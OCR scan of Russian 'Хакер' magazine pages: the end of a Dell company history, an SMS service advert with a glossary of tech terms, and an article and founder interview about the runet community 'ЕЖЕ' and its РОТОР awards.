Параллельно с разработкой новых ноутбуков (наиболее известные серии — Latitude и Inspiron) и серверов (PowerEdge, Precision, PowerVault) Dell Inc., как стала называться компания, начала осваивать альтернативные рынки. В 2002 году был представлен первый наладонник от Dell — Axim X5, который, благодаря своей цене и функциональности, заслужил огромную популярность. Общий оборот компании к концу этого года составлял 35 миллиардов долларов.
Сейчас Dell Inc. — это огромный концерн, который выпускает PC, ноутбуки, сетевые комплектующие, мощные рабочие станции, принтеры, системы хранения информации, серверы, КПК, mp3-плееры, плазменные мониторы и множество другой продукции. Также в рамках Dell организованы курсы для IT-профессионалов и менеджеров, где преподают лучшие специалисты в этой области. Как и много лет назад, Майкл Дэлл продолжает использовать свою модель: от производителя прямиком к покупателю, минуя посредников.
Майкл выполнил свое обещание — он не только соперничает с IBM, ему удалось превзойти ее. Inc. Magazine назвал его «Предпринимателем года», PC Magazine — «Человеком года», подобные звания ему вручали и многие другие авторитетные издания. В конце 90-х он был завсегдатаем Top 25 менеджеров мира. Майкл также входит в десятку самых богатых людей на планете. Неплохо для парня без высшего образования, начинавшего с нуля. В 1999 году он написал книгу «Лично от Дэлла: стратегии, которые произвели революцию в промышленности», и она сразу стала бестселлером. Останавливаться на достигнутом Майкл не собирается и обещает к концу 2005 года поднять уровень продаж до 50 миллиардов в год.
В 2004 году Майкл Дэлл объявил, что оставляет пост президента компании, назначив на это место Кевина Роллинса, который с 1996 года занимал в Dell руководящий пост и помогал внедрять эффективные стратегии продаж. Сам Майкл продолжает принимать активное участие в делах компании, являясь главой правления.
Dell Inc. на данный момент является крупнейшим производителем компьютерной техники в мире и крупнейшим международным поставщиком PC



[Новый mp3-плеер от Dell]



[Dell Axim X50]

ХАКЕР SMS СЕРВИС

- РАСШИФРОВКА ТЕРМИНОВ
- КАРТИНКИ ДЛЯ МОБИЛЬНОГО
- ОТВЕТЫ НА ТВОИ ВОПРОСЫ
- ВИКТОРИНА С ПРИЗАМИ

Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru

Хочешь узнать ответ на вопрос?

Пришли код вопроса (к примеру, "w0082") на номер **4445**.

Как стать автором журнала "Хакер"? (код w0082)
Какую дурь курит Бублик? (код w0164)
Есть ли в редакции голубые? (код w0165)
Когда Позовский потеряет девственность? (код w0166)

Можно присылать свои вопросы

Задай **свой** прикольный вопрос! Пришли вопрос на номер **4445** в виде **98 text_voprosa** (например "98 Есть ли в редакции голубые?"). Не более 160 символов латиницей или 70 символов кириллицей.

Хочешь фирменный лого на свой сотовый?


Пришли код логотипа (к примеру, "1001") на номер **4446**.





1000	1007	1043	1047	1028	1034
1001	1008	1015	1022	1048	1035
1002	1009	1044	1023	1030	1036
1003	1010	1045	1024	1031	1037
1040	1041	1018	1025	1032	1038
1005	1012	1046	1026	1033	1039
1006	1042	1020	1027		














Пришли свой логотип! sms@real.xakep.ru

Хочешь узнать, что значит термин?

Пришли код термина (к примеру, "w0001") на номер **4444**.

драйвер	(код w0001)	маршрутизация	(код w0077)
компилятор	(код w0002)	шина	(код w0078)
дескриптор	(код w0003)	интерпретатор	(код w0079)
хэш	(код w0004)	окружение	(код w0080)
индекс	(код w0005)	кластер	(код w0081)
буфер	(код w0006)	степпинг	(код w0088)
сокет	(код w0007)	трафик	(код w0089)
идентификатор	(код w0008)	транслятор	(код w0092)
скрипт	(код w0009)	верификатор	(код w0093)
интерфейс	(код w0010)	спам	(код w0094)
терминал	(код w0011)	офшор	(код w0095)
библиотека	(код w0012)	крякер	(код w0096)
транзакция	(код w0013)	бета	(код w0097)
архитектура	(код w0014)	скин	(код w0098)
трассировка	(код w0015)	сертификация	(код w0099)
дистрибутив	(код w0016)	аутсорсинг	(код w0100)
утилита	(код w0017)	баннер	(код w0101)
брандмауэр	(код w0018)	локализация	(код w0102)
хост	(код w0019)	тестер	(код w0103)
подсеть	(код w0020)	дамп	(код w0104)
демон	(код w0021)	стек	(код w0105)
эксплойт	(код w0022)	исключение	(код w0106)
хостинг	(код w0023)	мидлет	(код w0107)
сервис пак	(код w0023)	обфускатор	(код w0108)
файрвол	(код w0025)	документация	(код w0109)
брутфорсер	(код w0026)	поток	(код w0110)
тэг	(код w0027)	хэширование	(код w0111)
парсер	(код w0028)	браузер	(код w0113)
инициализация	(код w0029)	инсталятор	(код w0114)
кодировка	(код w0030)	реестр	(код w0115)
визуализация	(код w0038)	аккаунт	(код w0116)
снифер	(код w0040)	домен	(код w0117)
кейлоггер	(код w0041)	девелопер	(код w0118)
троян	(код w0042)	флуд	(код w0119)
отладчик	(код w0043)	пиктограмма	(код w0120)
эмулятор	(код w0044)	архиватор	(код w0121)
хук	(код w0045)	экспозиция	(код w0128)
пиринг	(код w0047)	стробоскоп	(код w0129)
хаб	(код w0048)	бинарник	(код w0130)
фтп	(код w0049)	баг	(код w0131)
маппинг	(код w0050)	шлюз	(код w0132)
роутер	(код w0051)	шелл	(код w0133)
прокси	(код w0052)	блог	(код w0134)
редирект	(код w0053)	бэкап	(код w0135)
слот	(код w0054)	декодирование	(код w0136)
ник	(код w0055)	локалка	(код w0137)
биос	(код w0056)	бэкдор	(код w0138)
оболочка	(код w0057)	хомпага	(код w0139)
ядро	(код w0058)	сессия	(код w0140)
юстировка	(код w0059)	авторизация	(код w0141)
конвертер	(код w0060)	топик	(код w0142)
коаксиал	(код w0061)	профиль	(код w0143)
транспондер	(код w0062)	сегмент	(код w0144)
поляризация	(код w0063)	листинг	(код w0145)
патч	(код w0064)	алиас	(код w0146)
азимут	(код w0065)	свитч	(код w0147)
кодек	(код w0066)	спуфинг	(код w0148)
граббинг	(код w0067)	фрикинг	(код w0149)
мультифид	(код w0068)	крэкинг	(код w0150)
бод	(код w0069)	сиквел	(код w0151)
пиксел	(код w0070)	ретранслятор	(код w0152)
модератор	(код w0071)	коммутатор	(код w0153)
флейм	(код w0072)	аттач	(код w0154)
кряк	(код w0073)	плагин	(код w0155)
варез	(код w0074)	регистр	(код w0156)
сплиттер	(код w0075)	протокол	(код w0076)

Пришли свои термины на номер **4445** в виде **98 termini** (например "98 баг"). Не более 160 символов латиницей или 70 кириллицей.

Можно присылать свои термины

Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.

Элита рунета

РУНЕТ СЕГОДНЯ — РАЗВИВАЮЩАЯСЯ И ПРИБЫЛЬНАЯ ИНФРАСТРУКТУРА. ДОМАШНИЕ СТРАНИЧКИ И УЗКОСПЕЦИАЛИЗИРОВАННЫЕ ПОРТАЛЫ, НОВОСТНЫЕ ЛЕНТЫ И СЕТЕВЫЕ ДНЕВНИКИ, АРХИВЫ ПРОГРАММ И ОНЛАЙНОВЫЕ БИБЛИОТЕКИ… МИЛЛИОНЫ САЙТОВ НАПОЛНЯЮТ ГЛОБАЛЬНУЮ СЕТЬ ОТЕЧЕСТВЕННЫМИ КОДИРОВКАМИ. И ДАЛЕКО НЕ ПОСЛЕДНЮЮ РОЛЬ В ЖИЗНИ РУНЕТА ИГРАЕТ СООБЩЕСТВО ПОД НАЗВАНИЕМ «ЕЖЕ» I

Илья Александров (www.livejournal.com/users/ilya_alexandrov)

История и реалии ЕЖЕ-движения

[история] В 1997 году некий Александр Малюков на страницах *Zhurnal.ru* создал проект «Вопрос дня», в котором обсуждались самые интересные события в мире за минувшие сутки. Конечно, автору хотелось раскрутить свой ресурс. И тут родилась идея объединить все постоянно обновляемые русскоязычные сайты в единую сеть. Ежедневное наполнение этих сайтов информацией определило название — «ЕЖЕ». Все они обменивались баннерами, всячески поддерживали друг друга, а 19 марта 1997 года было официально объявлено о создании сообщества, которое на тот момент насчитывало семь интернет-изданий. После этого «ЕЖЕ» стало быстро развиваться, все большее количество людей выражало желание вступить в комьюнити. И в конце концов «ЕЖЕ», ранее хостившееся на журнал.ру, перебралось на собственный сайт — *ezhe.ru*, который существует и поныне.

[движение] Теперь союз «ЕЖЕ» объединяет людей, активно участвующих в развитии рунета и добившихся в этом определенных успехов. «ЕЖЕ» проводит различные конкурсы, определяет лучшие сайты, передовых рунетчиков, борется со спамом и плагиатом (имена нарушителей заносят в черный список на всеобщее обозрение), анализирует тенденции развития интернета. А проекты «ЕЖЕ»: «ЕЖЕ-правда», ЕЖЕдневки, ЕЖЕнедельники — известны многим рунетчикам. Сообщество поддерживает все акции и организации, созданные для популяризации интернета в России. По мере сил оказывает техническую и рекламную помощь ресурсам, возникшим сравнительно недавно и еще не имеющим широкой известности. Если ты ищешь совета или критического отзыва по поводу своей хоумпаги — там тебе, скорее всего, помогут, как многим другим молодым проектам, упомянутым на страницах «ЕЖЕ». Естественно, все это при условии, что твой сайт интересен и полезен. Личный порносайт раскручивать будешь сам :).
В поддержке «ЕЖЕ» принимают участие жители самых разных стран: России, Финляндии, Белоруссии, Германии и многих других. Ведь обязательное требование одно — твой интернет-проект должен быть на русском языке, а национальность и место жительства автора здесь роли не играют.
Влиться в движение может любой желающий. Здесь найдется место и программистам, и дизайнерам, и журналистам — всем, кто имеет отношение к рунету. Для вступления необходимо написать письмо основателю и идеологу «ЕЖЕ» Александру Малюкову (*cam@ezhe.ru*) и рассказать, что ты хочешь делать в комьюнити: подписаться на мейл-лист, попросить поддержки своего ресурса, писать статьи в информационные проекты «ЕЖЕ» и т.д.


[ЕЖЕ-проекты] В рамках «ЕЖЕ» создана масса проектов. Один из самых интересных — «ЕЖЕ-правда». Это онлайновая газета, в которой анонсируются лучшие материалы, размещенные на просторах рунета. Статьи в блоге разбиваются на рубрики: спорт, культура, компьютеры, зарубежные новости, политика… всех не перечесть. Анонс заметки в «ЕЖЕ-правду» готовит не выделенный для этого человек из сообщества, а автор оригинала или контент-менеджер сайта, где находится публикация. Поэтому обзоры получаются очень интересными и информативными. Обычный анонс выглядит примерно так:

> МУЗЫКА/peoples.ru/Борис Гребенщиков «В четверг вечером в зале МХАТа им. Горького группа «Аквариум» представляет свой новый альбом «ZOOM ZOOM ZOOM» — светлый и беззаботный, родившийся за месяц во время работы над совсем другой пластинкой, которую музыкантам пришлось оставить на потом».

Чтобы прочитать дальше, достаточно проследовать по ссылке. «ЕЖЕ-правда» — мечта тех, кто любит пофилософствовать на тему превращения интернета в помойку. Ведь в «Правду» закрыт путь битым ссылкам, *pupkin.ru* и прочему мусору. Тебе не нужно перерывать инет в поисках чего-нибудь интересного — достаточно открыть «ЕЖЕ-правду». Да и поиск в архивах блога нередко эффективней Яндекса. Просмотрев анонс, ты решишь, интересен ли тебе материал и стоит ли его читать. «ЕЖЕ-правда» доступна по адресу *www.ezhe.ru/pravda*, но ты можешь также подписаться на e-mail рассылку или зафрендить комьюнити ezhe в *livejournal.com*.
Ты наверняка мечтал написать бестселлер или сценарий, по ко-



[Александр Малюков]



[Антон Носик]

торому будет поставлен фильм Спилберга. Что, даже написал?! А, его не стали печатать... Не расстраивайся, иди на *www.ezhe.ru/vgik* — здесь находится «Всесоюзный государственный институт кинематографии. База сценариев, заявок, либретто, этюдов». Сюда ты можешь отправить свой рассказ, сценарий или даже роман — он появится в бирже неопубликованных литературных произведений. А благодаря огромной посещаемости ЕЖЕ.ру и анонсам «ЕЖЕ-правды» новых поступлений в базу ВГИКа твои творения прочтут тысячи людей. Но и это еще не все. Твой шедевр может заинтересовать какое-нибудь издательство, и, вполне возможно, дело закончится публикацией. Не веришь? Наведайся по вышеуказанному урлу, и ты найдешь произведения и сценарии, которые оказались востребованными в оффлайне после их появления на ЕЖЕ.ру.

Свой утренний кофе я предпочитаю пить, открыв браузером «Информационный бум». Это проект, который непринужденно рассказывает о близких каждому человеку вещах. У «Информационного бума» семь колонок с семью авторами — на каждый день недели. Во вторник познакомишься с новостями музыки, в четверг узнаешь, как правильно готовить зеленый чай, а после прочтения воскресной веб-анатомии можешь считать себя гуру web-дизайна. «Дискавери» отдыхает.

Если ты ведешь ЖЖ и не понимаешь, почему его никто не хочет читать, полистай дневник Алисы — еще один замечательный проект от ЕЖЕ-сообщества. Если честно, то это не дневник даже, а полноценное литературное произведение, рассказывающее о повседневной жизни молодой девушки. Искрометный юмор, простота повествования — я не мог остановиться, пока не прочитал его от начала до конца. Алиса в своей книге по мотивам «Дневника Бриджит Джонс» Хелен Филдинг рассказывает о своих мужьях, заклятых подругах, своем путешествии в Америку. Очень крутой хумор, рекомендую!

Хочешь узнать больше о крутых сетевых деятелях? Ознакомься с «НостальЕЖи»: здесь собрано огромное количество интервью со знаменитыми в интернете людьми. Тут все мало-мальски известные рунетчики: от Носика до Экслера.

Участники ЕЖЕ-движения — люди очень креативные, многие перлы которых меня реально вставляют. Две mp3'шки от Зака Мая надолго поселились в моем плеере, особенно понравилась песня «Я сбрасываю кожу», чью принадлежность к какому-либо музыкальному жанру я определить так и не смог. Переложенный Александром Малюковым на современный лад роман «Мастер и Маргарита» надо преподавать в школе вместо Булгакова — куда веселее. Остальное оценишь сам, не буду портить сюрприз.

[влияние на рунет] «ЕЖЕ» для российского интернета, как Оскар для мирового кинематографа. Признание успешности портала сообществом — это на сто процентов высокая посещаемость, доходы от рекламы, уважение других интернетчиков. Для выделения самых инициативных и активных людей в рунете была создана галерея видных сетевых деятелей — «Физиономии русского интернета» (ФРИ). Здесь можно посмотреть на внешний вид героев онлайна, прочесть их биографии. ФРИ существует с 1997 года, с тех пор в галерею попал 461 экспонат. Страница ФРИ снабжена удобным поисковиком, так что ты без проблем найдешь информацию о нужном тебе человеке. Каждая «физиономия» идет совместно с анкетой, которую заполняет сам участник галереи, поэтому проект получился очень информативным и интересным. Кстати, если считаешь себя легендой рунета — напиши о своих достижениях и требуй включить себя в галерею. Позже из ФРИ вырос конкурс «Знаменитости русского интернета». Ежегодно пользователи выбирают из интернет-знаменитостей тех, чье имя у них ассоциируется с определенными проектами в Сети. Таким образом, победитель ЗРИ — наиболее запомнившаяся своими делами личность. В разное время конкурс выигрывали Артемий Лебедев, Дмитрий Вернер, Иван Паравозов. Участвуй в голосовании ЗРИ — какой еще стимул есть у людей тратить уйму времени на развитие своих сетевых проектов, кроме признания интернетчиков?!



[ежик — символ «ЕЖЕ»]

Но наиболее известный и значительный конкурс в «ЕЖЕ», да и во всем рунете, — это РОТОР. «Российский онлайн топ» создан для выявления лучших сайтов и сетевых деятелей. Есть такие номинации, как «Дизайн года», «Информационный сайт года», «Сетевой писатель года», «Блог года», «Лучший ИТ-портал» и многие другие. В общем, ничто не осталось незамеченным. Конкурс проводится ежегодно начиная с 2000 года и всегда притягивает к себе огромное внимание журналистов и пользователей глобальной Сети. Голосование проходит в несколько этапов. На первом этапе подписчики «ЕЖЕ-листа» выбирают жюри среди участников сообщества. Причем человек, который был членом жюри в прошлом году, в следующем такого права уже не имеет. Затем жюри выдвигает претендентов в каждой номинации. А в финале путем голосования выбираются победители из тех, кто был отобран ранее.

Призов в конкурсе нет. Выиграть РОТОР — значит получить признание коллег и добиться статуса лучшего в своей области. Чаще всех победителями в конкурсе становились библиотека Мошкова — три раза, и *google.ru* — четыре раза.





[досье на Алекса Экслера]



[дневник Алисы]

[деятельность «ЕЖЕ»] Чтобы облегчить пользователю навигацию по Сети, были созданы ЕЖЕдневки. Этот проект представляет собой страницу с линками на самые интересные ежедневно обновляемые порталы. Включенные в этот лист сайты гарантируют пользователю периодичность, информативность и высокое качество контента. Для удобства порталы разбиты на разделы: бизнес, литература, новости etc. ЕЖЕнедельники и ЕЖЕмесячники — это то же самое, с разницей в периодичности.


[«Информационный бум»]


[«ЕЖЕ» в ЖЖ]

Но сердцем движения является дискуссионный мейл-лист. Именно здесь участники разговаривают, делятся опытом, вступают в жаркие споры, выбирают жюри различных сетевых конкурсов. «ЕЖЕ-лист» был создан 9 августа 1997 года Александром Малюковым и Леонидом Делицыным, так как разросшемуся к тому времени сообществу требовалась коммуникация, а IRC-каналы и форумы не подходили.

Рассылка позволяет узнать новости рунета, веб-дизайнерские секреты, на практике научиться журналистике и риторике. Подписчики листа имеют право на выдвижение своей кандидатуры в качестве члена жюри в РОТОРе, они могут использовать ресурсы сервера, закрытые для остальных посетителей. В «ЕЖЕ-листе» ценятся люди с незаурядным мышлением, большим объемом знаний, умением интересно преподносить свои мысли. Только так здесь можно достойно общаться, получая отдачу от потраченного на мейл-лист времени. Ведь трафик внутри иногда поднимается до ста писем в день! «ЕЖЕ-лист» — закрытая рассылка, попасть туда можно с разрешения модератора. Если модератору покажется, что ты мешаешь другим, то тебя благополучно переведут в read only или вообще отпишут. Мнения и высказывания, услышанные в мейл-листе, не могут нигде цитироваться и распространяться без разрешения автора. Это джентльменское соглашение сделано для создания более дружелюбной и доверительной атмосферы в ЕЖЕ-сообществе. Для подписки на мейл-лист отправь письмо Александру Малюкову, чей адрес я уже давал в начале статьи, и поведай, зачем тебе нужна рассылка, в каких сетевых проектах ты участвуешь, где узнал про «ЕЖЕ».

Также у «ЕЖЕ» есть две рассылки, посвященные рекламе в интернете: eBanners и NEBO. «Небо» — закрытый мейл-лист, где общаются профессионалы, а вот на «еБаннерс» подписаться может любой желающий. Рассылка NetArt рассказывает обо всех премудростях сетевого искусства, ее модерирует известный художник Даниил Васильев.

Сообществом создан проект «СпамЭпидемСтанция», направленный на ликвидацию массовых рекламных сообщений. Участники заносят в черный список адреса, содержащие нежелательную рекламу. Этот список вывешен на всеобщее обозрение, и ты без проблем можешь забить в стоп-лист адреса спамеров. Также ЕЖЕками написана масса материалов, посвященных защите от спама.

«ЕЖЕ» поддерживает интернет-проекты и сетевых деятелей, несправедливо оказавшихся в тяжелом положении. Движение делало все возможное, чтобы оправдать библиотеку Мошкова, обвиняемую в пиратстве. А решение суда, признавшего виновность *lib.ru* в нарушении авторских прав писателя Геворкяна, РОТОР-2005 назвал разочарованием года.

Нашумевшее дело Дмитрия Склярова, создавшего программу для обхода защиты электронных книг формата Adobe PDF, не прошло мимо «ЕЖЕ». Сообщество писало открытое письмо к властям с требованием освободить Дмитрия, проводило акции протеста в Москве у американского посольства, собирало пожертвования. Был создан специальный сайт в защиту Дмитрия Склярова, ссылку на который поместили все ЕЖЕдневки и ЕЖЕнедельники. Так что «ЕЖЕ» способно постоять за видных людей рунета.

В Сети есть очень неприятное явление — плагиат. Написал ты уникальную статью о размножении африканских тушканчиков — бац, а какой-то урод ее поместил на свой сайт, не указав автора. Это напрягает не только тебя, но и ЕЖЕ-сообщество, которое на этот случай создало «Доску позора». В этом проекте размещены имена злодеев, укравших чужой текст, — пусть народ знает свиней, позорящих рунет. Зачастую после публикаций на доске плагиаторы указывают настоящего автора и дают линк на местонахождение оригинала.

[сообщество] «ЕЖЕ» неспроста называют элитой рунета. Это не громкий попсовый эпитет — в сообщество входят самые известные и активные труженики Сети: Антон Носик, Леонид Делицын, Дмитрий Вернер, Алекс Экслер, Дмитрий Иванов, Евгений Горный. Что представлял бы рунет без этих людей?! Не знаю, но ничего хорошего на ум не приходит.

ЕЖЕки регулярно проводят встречи в оффлайне. Учитывая географическую отдаленность, собрать всех вместе нереально, но участники движения из одного города встречаются постоянно. На подобных тусовках обсуждаются дела сообщества, произносят тосты за будущее рунета и просто общаются с людьми, которых раньше знали только по мейл-листу. Первая встреча ЕЖЕй прошла в Питере в 1997 году. Теперь это стало традицией.


[титульная страница проекта «ЕЖЕ»]

[интервью с Александром Малюковым] Думаю, тебе будет интересно узнать, что о своем проекте думает его отец-основатель. Поэтому я подготовил для тебя интервью с тем самым Александром Малюковым.

Илья Александров (ИА): Здравствуйте, Александр. Немного о себе: где живете, где работаете, чем занимаетесь в свободное время?

Александр Малюков (АМ): Живу я в городе Турку, Финляндия. Работаю менеджером среднего звена в финской компании-производителе мобильных телефонов. Увлекаюсь музыкой, литературой, кинематографом, нумизматикой, немного фотографией и много интернетом.

И.А.: «ЕЖЕ» отнимает у вас много времени? Как вы его находите? Ради чего вам все это? Есть ли какой-нибудь доход от проекта?

А.М.: «ЕЖЕ» отнимает у меня времени ровно столько, сколько я хочу на него тратить. Исключение составляет время проведения сетевых конкурсов, запуска новых проектов, смены дизайна, когда на меня падает дополнительная нагрузка. Коль скоро интернет для

меня — хобби, время на него я нахожу с превеликим удовольствием. «ЕЖЕ» — проект некоммерческий, как следствие, не приносит мне и остальным участникам никакого дохода.

И.А.: Какие у вас обязанности в «ЕЖЕ»?

А.М.: Я слежу за ЕЖЕ-сервером (*http://ezhe.ru*), модерирую закрытый список рассылки «ЕЖЕ-лист» (*http://ezhe.ru/list*), провожу сетевой конкурс РОТОР (*http://ezhe.ru/POTOP*), приглядываю за галереей «Физиономии русского интернета» (*http://ezhe.ru/fri*), редактирую газету-анонсницу «ЕЖЕ-правда» (*http://ezhe.ru/pravda*) и продюсирую интеллектуально-развлекательный проект «Информационный бум» (*http://ezhe.ru/ib*).

И.А.: Есть ли будущее у проекта? Каким вы его видите?

А.М.: Международный союз интернет-деятелей развивается в двух направлениях. С одной стороны, на ЕЖЕ-сервере потихоньку формируется уникальная зона из полезных и интересных интернет-проектов. С другой, ЕЖЕ-движение как профессиональный союз деятелей российского интернета медленно, но верно набирает силу и влияние. «ЕЖЕ» — это не потемкинские деревни а-ля интернет-академии, которые были созданы либо по указке сверху, либо в таком виде, чтобы власть предержащим было удобнее гладить сетевых по головке.




[встреча участников «ЕЖЕ»]

И.А.: Расскажите о РОТОРе-2005. Что удивило, что оказалось закономерностью? Что особенно запомнилось?

А.М.: Я оцениваю конкурс по трем параметрам: сколько человек приняли участие в судействе (насколько интересен конкурс участникам ЕЖЕ-движения), какой резонанс в сетевых СМИ вызвали результаты конкурса (насколько интересен конкурс вне «ЕЖЕ») и было ли интересно судить РОТОР мне самому.

РОТОР-2005 получился на все 100. В нем приняло участие рекордное число подписчиков «ЕЖЕ-листа» — 220 человек, о конкурсе написали почти все профильные издания (*http://ezhe.ru/POTOP/press.html*), конкурс держал меня в напряжении до последних минут финального тура, обогатил мои закладки серией полезных и познавательных проектов. Здорово, очень здорово все получилось в этом году. Плюс, по окончании конкурса на меня обрушилась продуктивная критика на «ЕЖЕ-листе», к которой я склонен прислушаться. Это значит, что конкурс будет меняться, развиваться, что не может не радовать.



[ЕЖЕнедельники]

И.А.: Какие события вы бы особенно выделили в истории ЕЖЕ-сообщества?

А.М.: Мне трудно выделить, ведь в каждый проект вложена душа и энергия его создателей (*http://ezhe.ru/creators.html*). Результаты, наработки на уровне идеи были использованы впоследствии (и не только ЕЖами) многократно. Лучше я отошлю вас к странице, где история ЕЖЕ-движения рассказывается словами очевидцев (*http://ezhe.ru/history.html*).

И.А.: Какие сайты посещаете? Кроме *ezhe.ru*, разумеется.

А.М.: Последнее время, спасибо РОТОРу-2005 за наводку, часто начинаю день с «Новотеки» (*http://novoteka.ru*) — удобная штука; новости — *Lenta.ru* и *NEWSru.com*; спорт — «Спорт сегодня» (*http://sports.ru*) и раздел спорта в Газета.Ру; юмор — «Анекдоты из России» и Экслер.Ру. Последние несколько лет я почти не привязан к конкретным сайтам: если мне нужно что-то, я нахожу через поисковые системы. Опять же, различные блоги и «Живой журнал» регулярно снабжают меня козырными линками. Если мне чего-то начинает в Сети не хватать, я пытаюсь восполнить пробел своими силами. Так появился «Информационный бум». А если я что-то умудрился пропустить, РОТОР восполнит пробел в обязательном порядке.

И.А.: Есть ли в России организации, аналогичные «ЕЖЕ»? А в мире?

А.М.: Такие, чтобы один в один «ЕЖЕ», — ни в России, ни в мире мне пока не попадались. Чаще всего объединены либо представители одной сетевой профессии (дизайнеры, программисты), либо вокруг идеи какой-нибудь конфронтации (борьба с идиотским законом, в защиту чего-нибудь/кого-нибудь).

И.А.: ЕЖЕки встречаются в реальной жизни, в оффлайне?

А.М.: Конечно. Не раз проходили ЕЖЕ-митинги в Москве и Питере. Дважды проводился САММит — это когда я проездом через Москву возвращался в страну Суоми.

И.А.: Были ли попытки взлома вашего сайта?

А.М.: Слава Богу, не было (пожалуйста, не примите мой «вздох» за приглашение попробовать ЕЖЕ-сервер на зуб). Техническую поддержку ЕЖЕ-сервера и большинства ЕЖЕ-проектов осуществляет Дмитрий Леонов (*http://ezhe.ru/fri/10*) — соавтор книг «Атака на Internet» и «Атака из Internet», создатель проекта *BugTraq.Ru*.

И.А.: Спасибо, что нашли время для нашего журнала. Успехов!

[З.Ы.] Что же, вот ты и познакомился с лучшими представителями рунета. С теми, кто делает погоду в онлайне. Не хочешь присоединиться? Создавай свой мегапортал со свежими идеями, и «ЕЖЕ» обязательно поможет в раскрутке. Неси интернет в массы, за виртуальным миром большое будущее!

[НЕКОТОРЫЕ ПОБЕДИТЕЛИ РОТОРА-2005]


Человек года — Максим Мошков
Журналист года — Валерий Панюшкин (*Газета.ru*)
Дизайн года — *novoteka.ru*
Информационный сайт года — *Lenta.ru*
Блог года — *www.livejournal.com/users/morrire*
Лучший ИТ-сайт — *iXBT.com*
Музыкальный сайт года — *zvuki.ru*
Юмористический сайт — *vladimir.vladimirovich.ru*
Влияние на оффлайн — *livejournal.com*
Киносайт года — *afisha.ru/cinema*
Художественный сайт года — *www.lipka.ru/gallery*

ДУМАЮ, КАК И ВСЕ КОМПЬЮТЕРЩИКИ, ТЫ ЯВЛЯЕШЬСЯ БОЛЬШИМ ПОКЛОННИКОМ «МАТРИЦЫ». ПРОБЛЕМА В ТОМ, ЧТО ГОЛЛИВУД НЕ СПЕШИТ РАДОВАТЬ НАС ПОДОБНЫМИ ХИТАМИ. МОЖНО ГОДАМИ ЖДАТЬ МАТРИКС-КИЛЛЕРА, А МОЖНО ОБРАТИТЬ СВОЕ ВНИМАНИЕ НА МУЛЬТФИЛЬМЫ. КОНЕЧНО, Я НЕ СОБИРАЮСЬ ЗНАКОМИТЬ ТЕБЯ С МИККИ МАУСОМ И ДЯДЕЙ СКРУДЖОМ — МУЛЬТЫ БЫВАЮТ НЕ ТОЛЬКО ДЕТСКИЕ. СРЕДИ АНИМАЦИОННЫХ ФИЛЬМОВ ВСТРЕЧАЮТСЯ НАСТОЯЩИЕ ШЕДЕВРЫ С ГЛУБОКОЙ ФИЛОСОФИЕЙ И СМЫСЛОМ. ИМЕННО О ТАКИХ ВЕЩАХ, СОЗДАННЫХ В ЖАНРЕ КИБЕРПАНК И ОБЯЗАТЕЛЬНЫХ К ПРОСМОТРУ КАЖДОМУ КОМПЬЮТЕРЩИКУ, Я ТЕБЕ РАССКАЖУ | mindw0rk (mindw0rk@gameland.ru)

